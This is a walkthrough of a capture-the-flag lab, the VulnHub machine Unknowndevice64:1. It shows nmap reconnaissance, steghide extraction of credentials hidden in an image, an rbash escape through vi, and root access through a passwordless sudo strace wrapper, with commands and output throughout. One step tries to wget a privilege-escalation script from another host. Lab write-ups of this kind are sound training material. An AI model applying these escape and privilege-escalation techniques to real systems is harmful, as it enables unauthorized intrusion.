Unknowndevice64:1 Writeup

Hello Friends today i tryed to Solve another machine from vulnhub.com .Enjoy the Walkthrough... <u>Unknowndevice64: 1</u>

ip: port: 172.16.148.159 31337,1337

Vulnerability Exploited: Imformation Disclouser vulnerability

Vulnerability Fix: Rearrange the Data of the Server and remove commented content.

Severity: critical

Proof of Concept:

let's start:


Step:1

After running the full nmap scan we find two port are open 31337,1337.

```
🗽:∼/OSCP/172.16.148.159# nmap -sC -sV -T5 -p 1-65535 172.16.148.159 -oN nmap full
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-04 03:30 EDT
Nmap scan report for 172.16.148.159
Host is up (0.00051s latency).
Not shown: 65533 closed ports
PORT
          STATE SERVICE VERSION
                        OpenSSH 7.7 (protocol 2.0)
1337/tcp open ssh
  ssh-hostkey:
   2048 b9:af:04:6d:f1:8c:59:3a:d6:e1:96:b7:f7:fc:57:83 (RSA)
    256 12:68:4c:6b:96:1e:51:59:32:8a:3d:41:0d:55:6b:d2 (ECDSA)
    256 da:3e:28:52:30:72:7a:dd:c3:fb:89:7e:54:f4:bb:fb (ED25519)
31337/tcp open http SimpleHTTPServer 0.6 (Pyth
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
                       SimpleHTTPServer 0.6 (Python 2.7.14)
 http-title: Website By Unknowndevice64
MAC Address: 00:0C:29:5F:B5:C4 (VMware)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.06 seconds
       li:~/0SCP/172.16.148.159#
```

Step:2

Go to browser and open the server running on 31337 we find hidden page.



From index.html page we can see that **"h1dd3n"** keyword it may be password of anything save it.

Step:3

now try to see source page of the server.... and we found that a image name are present "key_is_h1dd3n.jpg"

```
Website By Unknowndevi... x / http://172.16.148.159:31... x
i view-source:http://172.16.148.159:31337/index.html
👸 Most Visited🗸 🔟 Windows Privilege Esca... 👖 Meterpreter Basics - M... 💹 Per
  1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://w
  2 <html xmlns="http://www.w3.org/1999/xhtml">
  3 <head>
  5 <body>
                                        </title>
  6 <title> Website By Unknowndevice64
  7 <head> <meta http-equiv="Content-Type" content="text/html;charset=UTF-8":</pre>
  8 <meta content="Website By Unknowndevice64 | ud64 name="description"/>
  9 <meta content="Website By Unknowndevice64 | ud64  name="keywords"/>
 10 <meta content="Website By Unknowndevice64 | ud64  name="Abstract"/>
 11 <meta name="Website By Unknowndevice64 | ud64"/>
 12 </head>
 13 <style type="text/css" media="all"> html,body{margin:0;padding:0;} #text
 15 <style type="text/css"> /* Sadly no IE9 support for pointer-events: none
 16 <![endif] --> </center> <div id="text-shadow-box">
                                                           <div style="
 17 <a href="#" target="_blank">ud64</a>  <div id="tsb-wall">
 18 <div id="ttecleado" ?="">
              Website By Unknowndevice64
         key is h1dd3n.jpg -->
```

browsering the image location and found a image:



step:4

may be in this image something hidden then try to extract from it using tool "steghide"

```
root@kali:~/OSCP/172.16.148.159# steghide extract -sf key_is_hldd3n.jpg
Enter passphrase:
wrote extracted data to "hldd3n.txt".
root@kali:~/OSCP/172.16.148.159#
```


when we try to extract data from image then it required the password then we enter "h1dd3n" as a password.and we got the "h1dd3n.txt" file.

Step:5

the content of "h1dd3n.txt" file is:

now try to decode the brainfuck content from online site:

https://www.dcode.fr/brainfuck-language



after decode the content of "h1dd3n.txt" we found username and password.

Username: ud64

Password: 1M!#64@ud

Normal Shell:

Step:5

now we try to login to the system by ssh with credential "ud64" and "1M! #64@ud".

Now we sucessfully login with ssh but we found that the shell is 'rbash' .then try to bypass the 'rbash' shell.

Step:6

avialable command on '/bin/rbash' shell is:

```
### declare the print of the pr
```

bypass the '/bin/rbash' shell:

using "vi" command

```
~
~
~
.!/bin/bash
```

Step:7

now we got the "/bin/bash" shell with path "/home/ud64" that why aren't able execute any commands .now try to export the all the path and make shell fully functional:

```
bash-4.4$ pwd
/home/ud64
bash-4.4$ ls
bash: ls: command not found
bash-4.4$ /sbin/ls
bash: /sbin/ls: No such file or directory
bash-4.4$ cd /tmp
bash-4.4$ wget http://172.16.148.163:8000/linuxprivchecker.py
bash: wget: command not found
bash-4.4$ echo $PATH
/home/ud64/prog
bash-4.4$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/sbin:/bin:$PATH
bash-4.4$ ls
usm xdg-runtime-guest xdg-runtime-root xdg-runtime-trinity xdg-runtime-ud64 xses-trinity
bash-4.4$ []
```

Root Shell:

Step:8

now try to see any sudo command are there.then we found a sudo command are present which can run without password of root.

```
bash-4.4$ sudo -l
User ud64 may run the following commands on unknowndevice64_v1:
(ALL) NOPASSWD: /usr/bin/sysud64
bash-4.4$ []
```

Step:9

/usr/bin/sysud64 run the strace command that why we run the "/usr/bin/sysud64 -o /dev/null /bin/bash " .after that we got the root shell.

```
bash-4.4$ sudo /usr/bin/sysud64 -o /bin/bash
/usr/bin/sysud64: must have PROG [ARGS] or -p PID
Try '/usr/bin/sysud64 -h' for more information.
bash-4.4$ sudo /usr/bin/sysud64 -o /dev/null /bin/bash
root@unknowndevice64_v1:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
root@unknowndevice64_v1:/tmp# whoami
root
root@unknowndevice64_v1:/tmp# [
```

Step:10

now try to see /root/flag.txt



Done.....